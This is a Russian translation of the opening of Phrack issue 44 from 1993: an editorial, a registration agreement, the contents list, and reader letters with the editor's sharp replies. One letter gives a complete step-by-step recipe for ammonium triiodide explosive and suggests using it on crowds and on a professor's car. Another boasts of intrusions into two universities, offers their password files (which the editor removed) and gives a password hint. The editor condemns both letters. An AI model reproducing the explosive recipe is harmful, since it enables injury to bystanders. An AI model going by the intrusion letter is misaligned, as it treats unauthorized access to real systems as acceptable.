Phrack RU issue 044

Русская версия Phrack, выпуск 044. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; социальная инженерия, carding, физический доступ и практические схемы; справочники, индексы, аббревиатуры и архивные материалы.

Материалы выпуска: ВАЖНАЯ ИНФОРМАЦИЯ О РЕГИСТРАЦИИ; Phrack Loopback / Редакционная колонка; ЧАСТЬ I; Руководство по компьютерной безопасности Southwestern Bell; Досье компьютерного копа; Новости конференций; Новости конференций; Новости конференций; Любительская радиопакетная сеть; Защитные меры против компрометирующего электромагнитного излучения видеодисплейных терминалов; Афера Сары(x?) Гордон и «Тёмного Мстителя»; Ответ Сары Гордон; Northern Telecom FMT-150B/C/D: Оптоволоконная цифровая система передачи данных; Руководство по системе AOS/VS корпорации Data General — Часть I; Руководство по системе AOS/VS корпорации Data General — Часть II; Интервью с Agent Steal; Visionary: История о нём; Поиск в информационной службе Dialog; Northern Telecom Meridian SL-1; Safe and Easy Carding (Безопасный и простой кардинг); Список коммутируемых портов в Канаде; Введение в DECserver 200; Проект LOD Communications по архивации сообщений подпольных H/P BBS: информация и бланк заказа, версия №2, 30.07.93; Фотография группы Masters of Deception (MOD), предоставленная Секретной службой США; Международные сцены; Phrack World News.

ВАЖНАЯ ИНФОРМАЦИЯ О РЕГИСТРАЦИИ

Автор: Erik Bloodaxe (редактор)

```
                    ==Phrack Magazine==

          Volume Four, Issue Forty-Four, File 1 of 27

                       Issue 44 Index
                    ____________________

                     P H R A C K   4 4

                     November 17, 1993
                    ____________________

               ~ Your skill is extra ordinary ~
```

С днём рождения, Phrack, с днём рождения, Phrack, с днём рождения, с днём рождения, с днём рождения, Phrack. 17 ноября 1993 года — восьмой год журнала Phrack Magazine. Удивительно, не правда ли? Кажется, прошло всего несколько лет. Чувствую себя стариком. Чёрт возьми.

С момента выхода 43-го номера я был очень занят. Побывал в Бостоне, Амстердаме, Лас-Вегасе, Филадельфии и множестве других мест. Пахал на основной работе, консультировал и выступал на тему безопасности, работал над другими проектами, о которых вы и представления иметь не можете без надлежащего посвящения, — и параллельно собирал этот журнал. (Жду аплодисментов.)

Делать такой журнал — сущее мучение, особенно когда люди, которые ОБЕЩАЛИ что-то написать, так и не написали. Знаю, это типичная хакерская отмазка — начать что-то и забросить ради других проектов. Я и сам в этом грешен не меньше любого из вас, но стараюсь исправиться. То же самое стоит сделать тем из вас, кто сейчас прячет лицо от стыда... вы знаете, кто вы.

Каждый день меня бомбардируют вопросом: «Когда выйдет следующий Phrack?» Это началось в тот самый день, когда я выпустил 43-й номер на IRC. В ТОТ ЖЕ ДЕНЬ! 43-й ещё даже не разошёлся по рассылке, а меня уже спрашивали, когда выйдет следующий! Я прекрасно понимаю, что они не успели прочитать все 1,2 мегабайта 43-го, прежде чем принялись за меня. Господи, это уже надоело. Тем из вас, кто когда-либо задумается задать мне такой вопрос, — ответ: «Когда будет готово».

Увы, новых корпоративных регистраций по-прежнему нет. Несколько человек выразили интерес, но так ничего и не сделали. Зато мы получили немало некорпоративных регистраций от людей, которые, судя по всему, просто хотели написать мне письмо. Слушайте, ребята, я рад получать от вас весточки, но если вы не являетесь корпоративным, федеральным или правоохранительным читателем, обязанным соблюдать требования регистрации и платить взнос, — форму присылать не нужно.

В этом номере есть несколько занятных вещей. Phrack никогда особо не выходил за рамки текста. В прошлом месяце мы отступили от нормы, включив утилиты Novell в виде uuencoded-архива, и я решил повторить подобный опыт. В этом номере вы найдёте небольшую фотоподборку, которая, возможно, вас порадует.

Если вы не знаете, как пользоваться uudecode, — закройте этот файл и потратьте несколько минут на изучение man-страницы по этой команде или хорошей книги по Unix. А вы, нытики, у которых нет аккаунтов на UNIX-машинах, — программы uuencode и uudecode доступны для DOS, Mac, Amiga и практически любой платформы, которую вы захотите использовать. (Хотя если вы работаете на

MVS, CICS, TSO или 400/OS — что посеешь, то и пожнёшь.)

С момента выхода нашего последнего номера прошло немало конференций. Приятно видеть, что сообщество становится всё более слышимым в мире, хотя слово «Кибер» на обложках едва ли не каждого журнала в западном полушарии начинает вызывать у меня тошноту, и если Билли Айдол снова появится на каком-нибудь телешоу (кроме Hollywood Squares, что означало бы конец его карьеры) — я, пожалуй, продам всё электронное, что у меня есть. Дошло до того, что хакинг появился даже в «Мелроуз Плейс». Впрочем, возвращаясь к теме: как и на каждом подобном мероприятии, у нас всё освещено.

Вы можете заметить, что здесь немало материалов о людях и местах, а не только сугубо технических. Знаю, некоторые могут со мной не согласиться, но я искренне считаю важным документировать и фиксировать всё, что связано с личностями этого сообщества. В самом деле, насколько интересно перечитывать «КАК ВЗЛОМАТЬ TOPS-20» спустя десять лет?

Не подумайте, что мы обходим стороной серьёзные темы. В этом выпуске есть и руководства по операционным системам, и материалы о сотовой связи и телефонии, и информация о Van Eck, и ЕЩЁ, ЕЩЁ, ЕЩЁ.

Phrack 44. Вышел. А теперь оставьте меня в покое. :)

Корпоративные/институциональные/государственные читатели: Если вы являетесь предприятием, учреждением или государственным органом, либо трудоустроены, работаете по контракту или предоставляете любые консультации в области компьютеров, телекоммуникаций или безопасности для подобной организации, — это соглашение распространяется на вас.

Вы обязаны ознакомиться с данным соглашением, соблюдать его условия и немедленно уничтожить все имеющиеся у вас копии этого издания (электронные или иные) до тех пор, пока вы не выполните требования регистрации. Форма для запроса регистрационных соглашений приведена в конце файла. Стоимость подписки составляет 100,00 долларов США на пользователя. Стоимость многопользовательских лицензий согласовывается индивидуально.

Индивидуальный пользователь: Если вы являетесь частным конечным пользователем и ваше использование не осуществляется в интересах предприятия, организации или государственного органа, вы можете читать и хранить копии Phrack Magazine бесплатно. Вы также вправе свободно распространять этот журнал среди других любителей или компьютерных сервисов для аналогичных энтузиастов. Если вы не уверены, являетесь ли индивидуальным пользователем, свяжитесь с нами — мы не хотим ограничивать доступ к Phrack для тех, чья деятельность не противоречит нашей читательской аудитории.

Корпоративное/институциональное/государственное соглашение Phrack Magazine

Уведомление для пользователей («Компания»): ОЗНАКОМЬТЕСЬ С ПРИВЕДЁННЫМ НИЖЕ ЮРИДИЧЕСКИМ СОГЛАШЕНИЕМ. Использование и/или хранение данного журнала Компанией обусловлено соблюдением условий настоящего соглашения. Любое продолжение использования или хранения Журнала обусловлено уплатой Компанией согласованного платежа, указанного в подтверждающем письме от Phrack Magazine.

Компании запрещено распространять данный журнал среди любых сторонних корпораций, организаций или государственных органов. Настоящее соглашение уполномочивает Компанию

использовать и хранить количество копий, указанное в подтверждающем письме от Phrack Magazine и за которые Компания уплатила согласованный взнос. Если подтверждающее письмо указывает, что соглашение является «корпоративным», оно считается распространяющимся на копии, дублируемые и распределяемые Компанией для любых дополнительных сотрудников в течение срока действия, без дополнительной платы. Соглашение остаётся в силе в течение одного года с даты подтверждающего письма или иного периода, указанного в нём («Срок»). Если Компания не получит подтверждающее письмо и не уплатит применимый взнос, она нарушает действующее законодательство США об авторском праве.

Данный журнал защищён законами США об авторском праве и международными договорными положениями. Компания признаёт, что никакие права на интеллектуальную собственность в Журнале не передаются Компании. Компания также признаёт, что полное право собственности на Журнал остаётся исключительной собственностью Phrack Magazine, и Компания не приобретает никаких прав на Журнал, кроме прямо предусмотренных настоящим соглашением. Компания соглашается, что любые копии Журнала, изготовленные Компанией, будут содержать те же фирменные уведомления, которые присутствуют в данном документе.

В случае недействительности какого-либо положения настоящего соглашения стороны соглашаются, что такая недействительность не влияет на действительность остальных положений.

Phrack Magazine ни при каких обстоятельствах не несёт ответственности за косвенный, случайный или опосредованный ущерб любого рода, возникший вследствие доставки, использования или применения информации, содержащейся в данном журнале, даже если Phrack Magazine была уведомлена о возможности такого ущерба. Ни при каких обстоятельствах ответственность Phrack Magazine по любому требованию — в рамках договора, деликта или иной теории ответственности — не превысит суммы соглашения, уплаченной Компанией.

Настоящее соглашение регулируется законодательством штата Техас в части, применимой к соглашениям, заключаемым и исполняемым исключительно на территории Техаса. Конвенция ООН о договорах международной купли-продажи товаров прямо исключается.

Настоящее соглашение вместе с любым подтверждающим письмом Phrack Magazine составляет полное соглашение между Компанией и Phrack Magazine, заменяя любые предшествующие договорённости — письменные или устные — по предмету настоящего соглашения. Условия настоящего соглашения применяются ко всем заказам, представленным в Phrack Magazine, и заменяют любые иные или дополнительные условия в заказах на покупку от Компании.

ФОРМА ЗАПРОСА РЕГИСТРАЦИОННОЙ ИНФОРМАЦИИ

```
У нас приблизительно __________ пользователей.

Прилагаем $_________

Мы желаем получать Phrack Magazine следующим способом (выберите один):

Электронная почта: __________
Печатная копия:    __________
Дискета:           __________  (укажите размер и формат)


Имя:_____________________________  Отдел:_____________________

Компания:_____________________________________________________

Адрес:_____________________________________________________
_____________________________________________________________
```

```
Город/Штат/Провинция:_____

Страна/Почтовый индекс:_____

Телефон:_____   Факс:_____


Отправить по адресу:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701
```

Наслаждайтесь журналом. Он создан хакерским сообществом и для хакерского сообщества. Точка.

Роль	Имя
Главный редактор	Erik Bloodaxe (aka Chris Goggans)
3L33t	CERT (нет)
Новости	Datastream Cowboy
Фотография	dFx
Трое, говорящих «Никогда не доверяй»	Erik Bloodaxe, Dispater, Control C
Покойник	River Phoenix
Тюремный консультант	Co / Dec
Анонимные игроки	KevinTX
Долго делает ксерокс	Count Zero
Группа для наблюдения	PoP/FoF
В трансе	Weevil
Машинистка	DDS
Мой герой	Lazlo Toth
Благодарности	The Grimmace, Agent 005, Iceman, Herd Beast, Al Capone, Synapse, Opticon the Disassembled, Holz, Gurney Halleck, Dark Tangent, Visionary, Paco @ Fringeware, VaxBuster, Larry Kollar, Sara Gordon, Kohntark, FyberLyte, InterPACT Press, Netsys, The WELL, MOD, Gail, Hack-Tic

«Aitsu, satsu ni tarekondari shitara bukkoroshite yaru!»
— A Paranoid Haiteku-Otaku

Phrack Magazine V. 4, #44, November 17, 1993. ISSN 1068-1035

Для подписки отправьте письмо на phrack@well.sf.ca.us с просьбой добавить вас в список.

```
Phrack Magazine
603 W. 13th #1A-278       (Почтовый адрес Phrack)
Austin, TX 78701

ftp.netsys.com            (FTP-сайт Phrack)
/pub/phrack

phrack@well.sf.ca.us      (Электронный адрес Phrack)
```

Материалы, направляемые на указанный электронный адрес, могут быть зашифрованы следующим ключом: (Не то чтобы мы используем PGP или поощряем его использование. Боже упаси. Это было бы политически некорректно. Может быть, кто-то другой расшифровывает нашу почту на другой машине, которая не используется для издания Phrack. Да, именно так. :))

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----
```

-= Phrack 44 =- Содержание

9	Введение в пакетное радио — Larry Kollar	16K
10	Документы Моллера	30K
11	Sara Gordon vs. Kohntark, часть I	12K
12	Sara Gordon vs. Kohntark, часть II	47K
13	Northern Telecom's FMT-150B/C/D — FyberLyte	16K
14	Руководство по Data General AOS/VS, часть I — Herd Beast	46K
15	Руководство по Data General AOS/VS, часть II — Herd Beast	50K
16	Интервью с Agent Steal — Agent 005	14K
17	Visionary — история о нём — Visionary	23K
18	Поиск в Dialog Information Service — Al Capone	48K
19	Northern Telecom's SL-1 — Iceman	30K
20	Безопасный и лёгкий кардинг — VaxBuster	18K
21	Datapac — Synapse	36K
22	Введение в Decserver 200 — Opticon	16K
23	Информация об архиве BBS LOD Communications	29K
24	Семейный портрет MOD	35K
25	Gail берёт перерыв	49K
26	Международные сцены — различные источники	25K
27	Phrack World News — Datastream Cowboy	22K

	Итого:	882K

Те, кто не понимает:

> *«Продукты Clipper могут быть неприменимы по всему миру.»*
> *(Консультативный совет NIST, август 1993)*
>
> *«Таксофоны, не обслуживаемые системой TSPS/TOPS ACTS, подвержены значительному мошенничеству и эксплуатационным расходам.»*
> *(TE&M, стр. 58, 1 сентября 1993)*
>
> *««Наша основная цель — обнаружить мошенничество с оплатой звонков и предотвратить значительные убытки клиентов», — сказала Карен Пепе из AT&T. — «Мы просто стараемся быть на шаг впереди».»*
> *(Telephony, стр. 13, 30 августа 1993)*

Те, кто понимает:

> *«Мне не нравятся вещи, которые отстой.»*
> *(Баттхед — Бивису, каждый день, 1993)*

Phrack Loopback / Редакционная колонка

Привет,

Я пытаюсь поднять BBS в небольшом захолустном уголке северо-восточной Пенсильвании и хочу узнать, можно ли мне публиковать там выпуски Phrack.

Несколько номеров я раздобыл через MindVOX — понравилось. Думаю, другим тоже понравится. Пожалуйста, ответьте.

— Будущий SySop LLD,
Rebls

[Я не против, чтобы люди выкладывали копии Phrack на BBS для скачивания — при условии, что файлы остаются полными и вы не берёте с пользователей деньги за доступ к ним. Если берёте — это уже бизнес, и если планируете зарабатывать на Phrack, лучше напишите мне немедленно. :)]

Control-Alt-Delete
Информационный бюллетень сети INSOC

Information Society возвращается с более жёстким, альтернативным звучанием.

16-страничный журнальный формат, ежеквартально, $5. При активной поддержке Курта Харланда, солиста группы. Доступны старые номера и мерч.

Номер #3 — 1 октября. Вступайте в сеть!

Control-Alt-Delete
5822 Green Terrace Lane
Houston, TX 77088-5414
713/448-3815
JBeck@AOL.COM

[Вот реклама симпатичного маленького 'зина. Поражает, сколько всего можно рассказать об Information Society. Обязательное чтение для хардкорного фаната INSoc.]

Я считаю себя обычным «частным лицом» и «конечным пользователем», однако недавно заключил договор с Mesa State College (Колорадо) на написание простой программы для учёта инструментов в отделе профессиональных технологий. Значит ли это, что я теперь компьютерный консультант на контракте с государственным учреждением? Если подумать, программа предназначена для того, чтобы студенты не уносили инструменты домой — значит, я уже «КОНСУЛЬТАНТ ПО БЕЗОПАСНОСТИ на контракте». Ничего себе. Не осознавал, какую важную работу выполняю и насколько являюсь частью мирового заговора «компьютерных профессионалов» по обиранию людей.

Хм.

Что же делать... Полагаю, в духе Phrack Magazine и вопреки вашему совершенно лицемерному и бессмысленному позёрству — я всё равно буду читать журнал, НЕСМОТРЯ на грозное предупреждение об авторских правах, столь заметно помещённое в первом файле. Если вы считаете, что информация из Phrack 43 должна быть скрыта от определённых людей, и вас раздражает, что эти люди получают к ней доступ даже при наличии запрещающего ЗАКОНА... Что

ж: «Ваши проблемы.»

— Bryce

[Bryce:

«Совершенно лицемерное и бессмысленное позёрство», которым мы занимались, — это доказательство одной точки зрения. Точки зрения, которая, очевидно, «ниже» вашего понимания, раз уж вы её полностью упустили.

Phrack был, есть и будет бесплатным. Уведомление об авторских правах нужно, чтобы третьи стороны не продавали Phrack. Уведомление о регистрации распространяется лишь на определённые стороны, чьи интересы могут расходиться с интересами Phrack Magazine. Как вы, вероятно, понимаете, решение о регистрации остаётся за САМИМ ЧЕЛОВЕКОМ. Большинство корпоративных, правоохранительных и охранных структур регистрироваться не стали — и тем самым виновны в том же самом, в чём обвиняют хакеров.

Оставив это в стороне: ваше письмо было редкостной гадостью, и вы выглядите слащавым засранцем. Мне лично глубоко плевать, читаете ли вы журнал или используете его вместо туалетной бумаги. Это ваш выбор. Информация предоставлена ВСЕМ, чтобы делать с ней что угодно.

Если моя позиция расходится с тем, что вы считаете «духом» Phrack — что ж, ваши проблемы.]

Приветствую,

Прочитав о PHRACK, 2600 и других изданиях, я наконец получил последний номер Phrack. Хочу задать несколько вопросов и высказать предложения:

• У меня есть идея статьи, и я очень хочу отправить её в Phrack. Как это сделать? Должна ли статья быть в каком-то конкретном формате? Стоит ли публиковать информацию о приёме материалов в каждом номере?

• Можно ли отправить статью одновременно в Phrack и в 2600? Обернётся ли это против меня?

• Я слышал о 'зине, похожем на 2600, но специально для Великобритании. Кажется, он называется 2800? Он ещё выходит? Как с ним связаться?

• Относительно вашей компиляции номеров дозвона в университеты США — я уже около года пытаюсь составить аналогичный список для Великобритании. Это непросто, поскольку любезные люди из JNT не рады подобным сборникам. (Несмотря на то что, по всей видимости, можно зайти в любой университетский вычислительный центр и бесплатно взять информационный бюллетень с теми же данными ;-). В общем, если кто-то из британских читателей хочет помочь — буду очень благодарен.

И продолжайте в том же духе!

[Отвечаю по порядку:

1) Присылать материалы в Phrack можно по электронной почте: phrack@well.sf.ca.us — или обычной почтой: Phrack Magazine, 603 W. 13th #1A-278, Austin, TX, 78701. Строгих требований к формату (стилевому) или типу носителя нет. Я умею читать почти что угодно и почти с любого компьютера.

2) Отправлять работу одновременно в Phrack и в 2600 можно. Прошу лишь об одном: если вы так сделаете, сообщите об этом как мне, так и Эмманюэлю Голдштейну из 2600. Не хочу, чтобы на меня потом наехали за «воровство у 2600» — публикуем мы с разницей примерно в месяц.

3) О 2800 никогда не слышал. Может, наши читатели знают.

4) Обязательно перешлю вам все британские номера дозвона, которые мне пришлют. Хочу опубликовать ваш список, как только он будет составлен.]

Сейчас я заканчиваю магистерскую диссертацию по истории в Университете Миннесоты. В течение последних шести месяцев я изучаю всю эпопею Нейдорфа/Риггса и решил написать очерк о Prophet'е. Брюс Стерлинг направил меня к вам как к человеку, который мог бы рассказать мне кое-что личное о Риггсе (его внешность, характер и даже мелкие привычки и поведение). По опыту знаю, что подобная информация совершенно необходима при написании таких «нетрадиционных» историй.

Поскольку я никогда не встречал его и даже не видел фотографии, мне приходится полагаться на таких людей, как вы, которые, возможно, встречались с ним или знают тех, кто знаком с ним. Если вы можете помочь мне выйти на людей, знавших его в прошлом или знающих сейчас, я буду очень признателен. Беспокоить Риггса напрямую я не хочу (да и вряд ли получу много от такого разговора).

Заранее спасибо.

— Jason W. Esser

[Сожалею, но здесь я не могу помочь.

Если хотите писать о Робе — поговорите с ним. Или как минимум с Фрэнком или Адамом. Все они легкодоступны. Попробуйте справочную службу.]

Он пишет снова

СПАСИБО! Вы НЕВЕРОЯТНО помогли в изучении CU! Вы человек великого ума и высоких принципов. Придурок.

— Jason W. Esser

[Придурок?

Незнакомый человек пишет мне, требует личных сведений о моём знакомом — и даже не удосуживается поставить ТОГО в известность, что пишет о нём?

Как бы вы отреагировали, если бы кто-то ни с того ни с сего позвонил вам и под предлогом психологического профилирования начал выспрашивать о вашем знакомом — как он выглядит, какие у него причуды?

То, чем вы занимаетесь, НЕ ИМЕЕТ НИКАКОГО ОТНОШЕНИЯ К КОМПЬЮТЕРНОМУ АНДЕГРАУНДУ. Я нахожу это навязчивым и отвратительным. Я не информационное бюро о людях, которых знаю. Обратитесь к его прокурорам. Или, если у вас хватит смелости, позвоните в справочную Атланты и получите номера Риггса, Дардена и Гранта.

Раз уж вы повели себя как засранец — пожалуй, сам позвоню им и сообщу, что кто-то собирает о них личную информацию. Уверен, они придут в восторг.

Что касается моего великого ума: надо было задавать вопросы о UNIX — вот там бы вы получили куда более обстоятельный ответ.

Кретин.]

Прошу принять к сведению мою позицию: я не хочу, чтобы моя программа ISS (Inet Security Scanner) была опубликована в Phrack.

Спасибо.

— Christopher William Klaus

[Принимаю к сведению вашу позицию: мне глубоко плевать на вашу программу ISS (Inet Security Scanner), и публиковать её в Phrack я не собираюсь.]

Здравствуйте, это сообщение требует срочного ответа — спасибо.

Недавно у одного моего знакомого возникли проблемы с законом, связанные с электроникой. Хотел бы узнать, возможно ли получить список и экстренные контакты адвокатов, специализирующихся на подобных делах, — например, адвокат, защищавший в деле E911. Как вы понимаете, время не терпит. Заранее благодарю за быстрый ответ.

— Shadowvex...

[Выбор защитника зависит от местонахождения вашего знакомого и от того, что именно он сделал.

Если дело может затронуть конституционные вопросы — пусть звонит Майку Годвину в EFF: godwin@eff.org. Или обратится в местное отделение ACLU.

Если ему просто нужен адвокат, готовый проконсультировать по уголовным делам — можно попробовать Стива Райана: blivion@zero.cypher.com.

Адвокат Крэйга Нейдорфа вряд ли заинтересован в подобных делах, если только в них нет хорошего гонорара и они не находятся в Среднем Западе.

Помните: если ваш знакомый попался на взломе, адвокаты помогут немного.]

Недавно я узнал, что если вам звонит хулиган через телефон USDETEST DIRECT, достаточно повесить трубку, поднять её снова, нажать `*57` и снова повесить.

Это занесёт информацию о звонившем в компьютер телефонной компании. Если он продолжит звонить и вы будете каждый раз это логировать, можно обратиться к оператору и потребовать имя и номер хулигана. При серьёзных случаях полиция может узнать его адрес.

После 5 зафиксированных случаев компания по закону обязана предоставить вам данные о человеке. Мы воспользовались этим, когда моей тёте начали звонить молча в прошлом месяце.

[Надеюсь, вы знаете, что каждое использование функции Call-Trace — платное. В большинстве современных мест эта функция уже внедрена наряду с другими дополнительными услугами, такими как определитель номера.]

Phrack ещё жив? И не знаете ли вы, где сейчас журнал Full Disclosure и голландский Hack-Tic? Если да, есть ли у вас их телефон и адрес?

А ещё знаете ли вы другие журналы, освещающие хакерство, компьютерные вирусы (для IBM, MAC и AMIGA), крекинг, анархию и фрикинг? У меня есть 2600. Есть ли ещё?

[Phrack жив. Этот ответ — тому доказательство.

Hack-Tic легко найти, написав редактору: rop@hacktic.nl

У Full Disclosure нет телефона.

```
Full Disclosure
P.O. Box 903
Libertyville, IL 60048
```

Других «хакерских» журналов, по существу, нет. Full Disclosure, кстати, таковым не является. Hack-tic полностью на голландском, так что если вы им не владеете — не особо полезно. Есть несколько изданий, более-менее освещающих весь сетевой мир: Boing Boing, Gray Areas и т.д. В разделе Line Noise Phrack 43 был большой список интересных журналов.]

Прошу разместить рекламу моей системы в Phrack:

```
][-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-][
                      Silicon Valley
Home of Freedom       2o4-669-7983       Phalcon/Skism Canada
cDc Global Domination  1 N0de, 24oo 0nLY!    Northern Phun Co.
Factury Direct Outlet      2 3l33t for U!          Dist. Site

S00per 3l33t UUCP Mail (silicon.bison.mb.ca), N0 k0dez, war3z, ansi

**** Thousands of the m0st eut1mat3-sp1ffy-krad3st Tf1l3s ar0und! ****

Freedom,Phrack,cDc,PHUN,LoD,Cud,NSA,ATI,NIA,ANE,Chaos,uXu,AOTD,Chalisti,
CERT,CIAC,DDN,LOL,40HEX,Iformatik,NFX,FBI,NuKE,Phantasy,Worldview,NARC,
PPP,Telecom Archives,EFF,DFP,Legal Papers,CPI,Vindicator Productions,DoA,
Virii,ource C0de,Scanners,Hackers,Cell Fraud,AWA,UN*X Security/Crackers,
Anarkey,ArcV,Trident,Phalcon/Skism,Summercon GIFS,RL,RDT,Syndicate,UPI,
Encryption,PGP,Networking,Radio Modification,Virus S0urce,USEnet,Email.
        The latest news in the hp and telecom community!
         To apply, type 'apply' at the 'local >' prompt
         for questions, mail iceman@silicon.bison.mb.ca

][-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-]-[-o-][
```

Двое мальчиков обвиняются в покушении на убийство: по данным полиции, они якобы затолкали трёхлетнего ребёнка в мусоропровод многоэтажного дома в Чикаго. Мальчикам 11 и 13 лет, им предъявлены обвинения в нанесении тяжких телесных повреждений и покушении на убийство. Трёхлетний малыш упал с шести этажей, однако его падение смягчила куча мусора. Его спас дворник, который заметил его ноги и успел выключить мусорный компактор прежде, чем тот его раздавил, сообщает полиция.

Ага, запишите меня.
Спасибо.

[Должен сказать: это самый странный запрос на подписку из всех, что я когда-либо получал.]

«К свободному потоку информации — жизненной крови процветающего общества»
Автор: The Philosophical Phreaker (a.k.a King Blutto)

Вступление: не путайте меня с KING BLOTTO ни в коем случае... Идея моего ника такова: человек ушёл, но легенда живёт.

Университет Южной Флориды — одна из самых лёгких мишеней, с которыми я сталкивался. Безопасность на нуле. Спасибо Hiawatha за часть информации. Чтобы любой лузер не смог воспользоваться этим, адрес конкретного сайта я не указываю. Если вы «мало-мальски» квалифицированы — найдёте сами. Ниже несколько аккаунтов, найденных при помощи программ-взломщиков паролей UNIX. Прилагаю и файл паролей, чтобы все плохие мальчики могли натравить на эту систему свои 250 000-словные словари.

[Файл /etc/passwd на 1500 строк удалён]

Южный методистский университет

Прежде всего должен поздравить администраторов этой системы. Их безопасность была «почти» непреодолимой. Множество ловушек... Система пыталась идентифицировать звонящих, а не смогла — отключала связь. Это было небольшим вызовом. Прилагаю файл паролей, чтобы вы могли взломать сколько угодно аккаунтов. Поскольку у меня мало аккаунтов на этой системе, дам лишь подсказку о структуре паролей.
Подсказка: большинство паролей имеют вид `123`
Вперёд, парни.

[Файл /etc/passwd на 1200 строк удалён]

С уважением: Lex Luthor, The Ozone, Hiawatha, StolenProcess, Mark Zero и все ребята, что были на The Atmosphere!

[Слушайте, это — НЕ ТО, ЧТО НУЖНО ПРИСЫЛАТЬ В PHRACK. Это то, что нужно присылать в CERT.

Что вы вообще думали, когда это делали?

Любой может раздобыть собственный файл паролей. И если вам до сих пор нужен чужой файл, чтобы войти в систему, — пора прочитать несколько книг по TCP/IP.

Люди, пожалуйста, не присылайте в Phrack подобную ерунду. Это письмо весило около 250 Кб. Бесполезный мусор, только время и силы потрачены зря.

И возьмите новый ник. Blotto, вероятно, набил бы вам морду за такое подражание. :)]

Тёплый привет из-за моря от меня, и, уверен, от всех остальных хакеров/фрикеров Великобритании.

После прочтения о HoHoCon в #42 я очень хотел бы получить следующее:

а) Когда bootleg делал свою презентацию, он раздавал дискету с информацией о перепрограммировании сотовых телефонов... Я бы очень хотел получить копию этой информации.

б) Также по теме HoHoCon: хотел бы связаться с Джимом Картером или ознакомиться с материалами, которые он раздавал о TEMPEST-прослушивании.

Спасибо, -> The Operator <-

[Файл Bootleg называется BOOTLEG.ZIP, и я почти на 98% уверен, что он где-то есть на FTP-сайте zero.cypher.com. Если нет — постараюсь его туда выложить.

Джим Картер находится в Хьюстоне, Техас; можно связаться с ним по номеру 713-568-8408 или по адресу 7035 Highway 6, S. #120, Houston, TX 77083. На HoHoCon он ничего особо не раздавал, но если позвонить, он МОЖЕТ подсказать, куда обратиться. Хороший человек, но это его РАБОТА — так что на халяву не рассчитывайте.]

Привет,

Хотел бы подписаться на ваш 'зин. Подписаться способом, описанным в Phrack 39, не могу — я отправляю интернет-почту через шлюз Cserve-Internet, а CompuServe не принимает письма без темы.

Кроме того, я начинающий канадский хакер, и поскольку почти все хакерские BBS находятся в США, мне нужно попасть в Sprintnet PAD с выходящим дозвоном. Есть ли способ получить копию скана SprintNet из Phrack 42, где ещё есть пароли? (чёрт, вот это попрошайничество)

{Кстати, скучаю по рецептам взрывчатки из ранних номеров. Вот один из моей коллекции — публикуйте, если хотите.}

КРИСТАЛЛЫ ТРИЙОДИДА АММОНИЯ

Химикаты / Оборудование

• Кристаллы йода / Воронка и фильтровальная бумага (кофейные фильтры подойдут неплохо)
• Прозрачный бытовой аммиак (или чистый аммиак для клинически безумных) / 2 стеклянные банки

Трийодид аммония — чёрные кристаллы, взрывающиеся при нагреве или ударе и выделяющие токсичный газ, окрашивающий всё вокруг в фиолетовый цвет (неплохой потенциал для вандализма). ВНИМАНИЕ: обязательно используйте нечистый аммиак; кристаллы, приготовленные на чистом аммиаке, взорвутся от прикосновения или на солнечном свету!

1. Положите около двух чайных ложек йода в одну из стеклянных банок и добавьте достаточно аммиака, чтобы полностью покрыть кристаллы.
2. Вложите бумагу в воронку и поставьте воронку над второй банкой.
3. Дайте йоду пропитаться аммиаком несколько минут (5) и затем отфильтруйте раствор в другую банку.
4. Достаньте фиолетоватые кристаллы с фильтровальной бумаги и высушите их на бумажном полотенце, разделив на небольшие кусочки. (Сушить лучше в прохладном тёмном месте — на случай, если кристаллы сдетонируют.)
8. После высыхания аккуратно положите каждый кусочек на кусок скотча (лучше всего подойдёт непрозрачный монтажный или изоляционный скотч) и накройте сверху ещё одним куском. _АККУРАТНО_ сдавите скотч _ВОКРУГ_ кристалла.

Готовые кристаллы хранятся около недели. При детонации дают хлопок и облако газа, но без пламени. Иными словами, идеально, чтобы бросать на пол в толпе, в петли дверей университета, под колёса машины любимого профессора и т.д.

— />ragline

[Ах, сладкое разрушение. Слушайте, подобные рецепты крайне ОПАСНЫ. Не пытайтесь это повторять. Phrack не несёт никакой ответственности за любой ущерб или травмы, возникшие в результате изготовления вышеописанного.

По поводу скана SprintNet: Phrack не публикует пароли. Если бы вы были настоящим хакером, вам было бы интересно добыть их самостоятельно. Вас всё ещё мамочка укладывает спать?

По поводу подписки через CompuServe: не знаю, что вы читали раньше, но у Phrack много подписчиков из CompuServe. Попробуйте запросить подписку — всё должно работать нормально.]

Привет. Я редактор журнала, который мы собираем в Торонто, и хотел бы попросить разрешения использовать вашу юридическую оговорку. Избавлю вас от разглагольствований о том, насколько «элитным» будет наш журнал — уверен, вы обожаете такие письма. (К сведению: журнал называется «Ban This»; если увидите его — буду рад услышать ваши отзывы.)

